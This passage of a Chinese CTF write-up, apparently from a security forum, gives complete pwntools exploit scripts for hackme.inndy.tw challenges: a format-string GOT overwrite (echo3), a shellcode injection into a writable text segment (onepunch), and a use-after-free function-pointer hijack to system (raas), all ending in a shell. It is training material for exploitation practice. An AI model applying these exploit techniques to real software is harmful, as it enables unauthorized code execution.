   return p.recv()

def ru(content):
   return p.recvuntil(content)

while True:
   p = process('./echo3')
   #p = remote('hackme.inndy.tw',7720)
   payload = '%43$p#%30$p'# %43$p-%42$p-%30$p-%31$p
   p.sendline(payload)
   data = p.recvuntil('#',drop = True)
   if data[-3:] == '637':
       break
   p.close()

leak_libc = int(data,16) - 247
libc_base = leak_libc - libc.symbols['__libc_start_main']
libc.address = libc_base
log.info("libc address {}".format(hex(libc_base)))
system = libc.symbols['system']
printf_got = elf.got['printf']
leak_stack = int(p.recv().strip('\n'),16)
log.info("leak stack address{}".format(hex(leak_stack)))

stack1 = leak_stack - 0x10c
log.info("stack1 address{}".format(hex(stack1)))
stack2 = leak_stack - 0x108
log.info("stack2 address{}".format(hex(stack2)))

log.info("change stack")
payload1 = "%{}c%{}$hn".format(stack1 & 0xffff, 30)
payload1 += "%{}c%{}$hn".format(4, 31)
payload1 += '1111'
sl(payload1)

log.info("wirte printf_got into stack")
payload2 = "%{}c%{}$hn".format(printf_got & 0xffff, 85)
payload2 += "%{}c%{}$hn".format(2, 87)
payload2 += "2222"

ru("1111\n")
sl(payload2)

log.info("change printf got")
payload3 = "%{}c%{}$hhn".format(system>> 16 & 0xff, 20)
payload3 += "%{}c%{}$hn".format((system& 0xffff) - (system >> 16 & 0xff), 21)
payload3 += "3333"
ru("2222\n")
sl(payload3)

ru("3333\n")
sl("/bin/sh\x00")
p.interactive()
```

另外需要注意的是在本地打的时候就得连本地的libc，不然是打不通的，打远程的时候就用hackme上面的libc


onepunch

```
Arch:     amd64-64-little
   RELRO:    Partial RELRO
   Stack:    Canary found****
   NX:       NX enabled****
   PIE:      No PIE (0x400000)
```

这题虽然不难，但题目还挺新颖的

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
 char v4; // [rsp+8h] [rbp-18h]
 int v5; // [rsp+Ch] [rbp-14h]
 _BYTE *v6; // [rsp+10h] [rbp-10h]
 unsigned __int64 v7; // [rsp+18h] [rbp-8h]

 v7 = __readfsqword(0x28u);
 setbuf(_bss_start, 0LL);
 printf("Where What?", 0LL);
 v5 = __isoc99_scanf("%llx %d", &v6, &v4);//■■■■16■■■■■■■■■■■
 if ( v5 != 2 )
   return 0;
 *v6 = v4;//■16■■■■■■■■■■■■
 if ( *(_DWORD *)&v4 == 255 )
   puts("No flag for you");
 return 0;
}
```

也就是一个任意地址写的操作，由于只能输入一次，可实现的操作实在有限，但细细观察你会发现这个程序的text段居然是可写可执行的，这就意味着我们可以改代码的逻辑



再看main函数的汇编：会发现，如果输入的十进制数不是255，会直接跳到0x000000000400773处

那么我们只需要在这里打patch，让他跳到main函数的开头，实现无限写入操作

```
.text:0000000000400756
.text:0000000000400756 loc_400756:                             ; CODE XREF: main+5B↑j
.text:0000000000400756                 mov     rax, [rbp-10h]
.text:000000000040075A                 mov     edx, [rbp-18h]
.text:000000000040075D                 mov     [rax], dl
.text:000000000040075F                 mov     eax, [rbp-18h]
.text:0000000000400762                 cmp     eax, 0FFh
.text:0000000000400767                 jnz     short loc_400773
.text:0000000000400769                 mov     edi, offset s   ; "No flag for you"
.text:000000000040076E                 call    _puts
.text:0000000000400773
.text:0000000000400773 loc_400773:                             ; CODE XREF: main+75↑j
.text:0000000000400773                 mov     eax, 0
.text:0000000000400778
.text:0000000000400778 loc_400778:                             ; CODE XREF: main+62↑j
.text:0000000000400778                 mov     rcx, [rbp-8]
.text:000000000040077C                 xor     rcx, fs:28h
.text:0000000000400785                 jz      short locret_40078C
.text:0000000000400787                 call    ___stack_chk_fail
.text:000000000040078C ; ---------------------------------------------------------------
```

```
.text:000000000040078C
.text:000000000040078C locret_40078C:                          ; CODE XREF: main+93↑j
.text:000000000040078C                 leave
.text:000000000040078D                 retn
.text:000000000040078D ; } // starts at 4006F2
.text:000000000040078D main            endp
.text:000000000040078D
```

接着，就写入shellcode，最后再讲跳转改到shellcode的位置，就可以getshell了

exp如下：

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="amd64",log_level = "debug")

ip =""#hackme.inndy.tw
if ip:
   p = remote(ip,7718)
else:
   p = process("./onepunch")#, aslr=0

elf = ELF("./onepunch")
libc = ELF("./libc-2.23.so.x86_64")
#libc = elf.libc
#-------------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------

shell = 0x400790
ru("Where What?")
sl("0x400768")
sl("137")
shellcode = asm(shellcraft.sh())
shell_len = len(shellcode)

i=0
while i<shell_len:
   ru("Where What?")
   sl(str(hex(shell+i)))
   sl(str(ord(shellcode[i])))
   i+=1

ru("Where What?")
sl("0x400768")
sl("39")

getshell()
```

raas

```
Arch:     i386-32-little
   RELRO:    Partial RELRO
   Stack:    Canary found***
   NX:       NX enabled****
   PIE:      No PIE (0x8048000)
```

这题主要利用了uaf的漏洞，还有一些chunk空间复用的小技巧，由于是32位的堆题目，在查看内存空间分布的时候还挺不习惯的

这题的 数据结构是这样的：

```
struct record {
   void (*print)(struct record *);
   void (*free)(struct record *);
   union {
       int integer;
       char *string;
   };
};
```

由于存在函数指针，那我们只需要存储函数指针的地方改成我们想要的函数，如system函数，然后再配合写入参数sh，就可以getshell了

需要注意的是：由于是32位，只能是4字节的参数，因此只能用system(sh)或者system($0)

在创建和分配堆的时候：

```
int do_new()
{
 int v1; // eax
 signed int v2; // [esp+0h] [ebp-18h]
 record *v3; // [esp+4h] [ebp-14h]
 size_t size; // [esp+Ch] [ebp-Ch]

 v2 = ask("Index");
 if ( v2 < 0 || v2 > 16 )
   return puts("Out of index!");
 if ( records[v2] )
   return printf("Index #%d is used!\n", v2);
 records[v2] = (int)malloc(0xCu);
 v3 = (record *)records[v2];
 v3->pppp = rec_int_print;
 v3->ffff = rec_int_free;
 puts("Blob type:");
 puts("1. Integer");
 puts("2. Text");
 v1 = ask("Type");
 if ( v1 == 1 )
 {
   v3->u = ask("Value");
 }
 else
 {
   if ( v1 != 2 )
     return puts("Invalid type!");
   size = ask("Length");
   if ( size > 0x400 )
     return puts("Length too long, please buy record service premium to store longer record!");
   v3->u = (uuu)malloc(size);
   printf("Value > ");
   fgets((char *)v3->u, size, _bss_start);
   v3->pppp = rec_str_print;
   v3->ffff = rec_str_free;
 }
 puts("Okey, we got your data. Here is it:");
 return ((int (__cdecl *)(record *))v3->pppp)(v3);
}
```

可知如果record的value是一个int，那么就由一个chunk存储

如果是string的话，将会再次创建一个chunk进行存储

利用的思路是：

- 创建chunk0（int）
- 创建chunk1（string）
- free chunk1、chunk0
- 使得相对应的chunk进入fastbin
- 再次分配chunk2（string）
- 由于fastbin的分配机制，会导致chunk2的内容写到chunk1的地方
- 这时写入chunk2的内容为system和sh
- delete chunk1即调用了system(sh)

exp:

```
#encoding:utf-8
from pwn import *
context(os="linux", arch="i386",log_level = "debug")

ip ="hackme.inndy.tw"
if ip:
   p = remote(ip,7719)
else:
   p = process("./raas")#, aslr=0

elf = ELF("./raas")
libc = ELF("./libc-2.23.so.i386")
#libc = elf.libc
#-------------------------------------
def sl(s):
   p.sendline(s)
def sd(s):
   p.send(s)
def rc(timeout=0):
   if timeout == 0:
       return p.recv()
   else:
       return p.recv(timeout=timeout)
def ru(s, timeout=0):
   if timeout == 0:
       return p.recvuntil(s)
   else:
       return p.recvuntil(s, timeout=timeout)
def debug(msg=''):
   gdb.attach(p,'')
   pause()
def getshell():
   p.interactive()
#-------------------------------------
def new(idx,Type,Length,Value):
   ru("Act > ")
   sl("1")
   ru("Index > ")
   sl(str(idx))
   ru("Type > ")
   sl(str(Type))
   if Length!=0:
       ru("Length > ")
       sl(str(Length))
   ru("Value > ")
   sl(Value)

def delete(idx):
   ru("Act > ")
   sl("2")
   ru("Index > ")
   sl(str(idx))

def show(idx):
   ru("Act > ")
   sl("3")
   ru("Index > ")
```

```
   sl(str(idx))
system = elf.plt["system"]

new(0,1,0,"1")
new(1,2,16,"aaaa")

delete(1)
delete(0)

new(2,2,12,"$0\0\0"+p32(system))

delete(1)
getshell()
```

点击收藏 | 0 关注 | 1

上一篇：Phar的一些利用姿势 下一篇：Phar的一些利用姿势

1. 3 条回复

niexinming 2018-12-24 23:58:46

https://xz.aliyun.com/t/1554
https://xz.aliyun.com/t/1555
https://xz.aliyun.com/t/1574
https://xz.aliyun.com/t/1676
https://xz.aliyun.com/t/1722
https://xz.aliyun.com/t/1757
https://xz.aliyun.com/t/1785
https://xz.aliyun.com/t/1803
朋友，这些题目我去年就已经做完发过了

0 回复Ta

23R3F 2018-12-25 09:55:38

@niexinming 大佬tql，可以交流一下不同的解题思路嘛

0 回复Ta

23R3F 2018-12-25 09:58:11

@niexinming 可能是你标题里没带hackme，我之前都没搜索到，还以为没人写呢

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板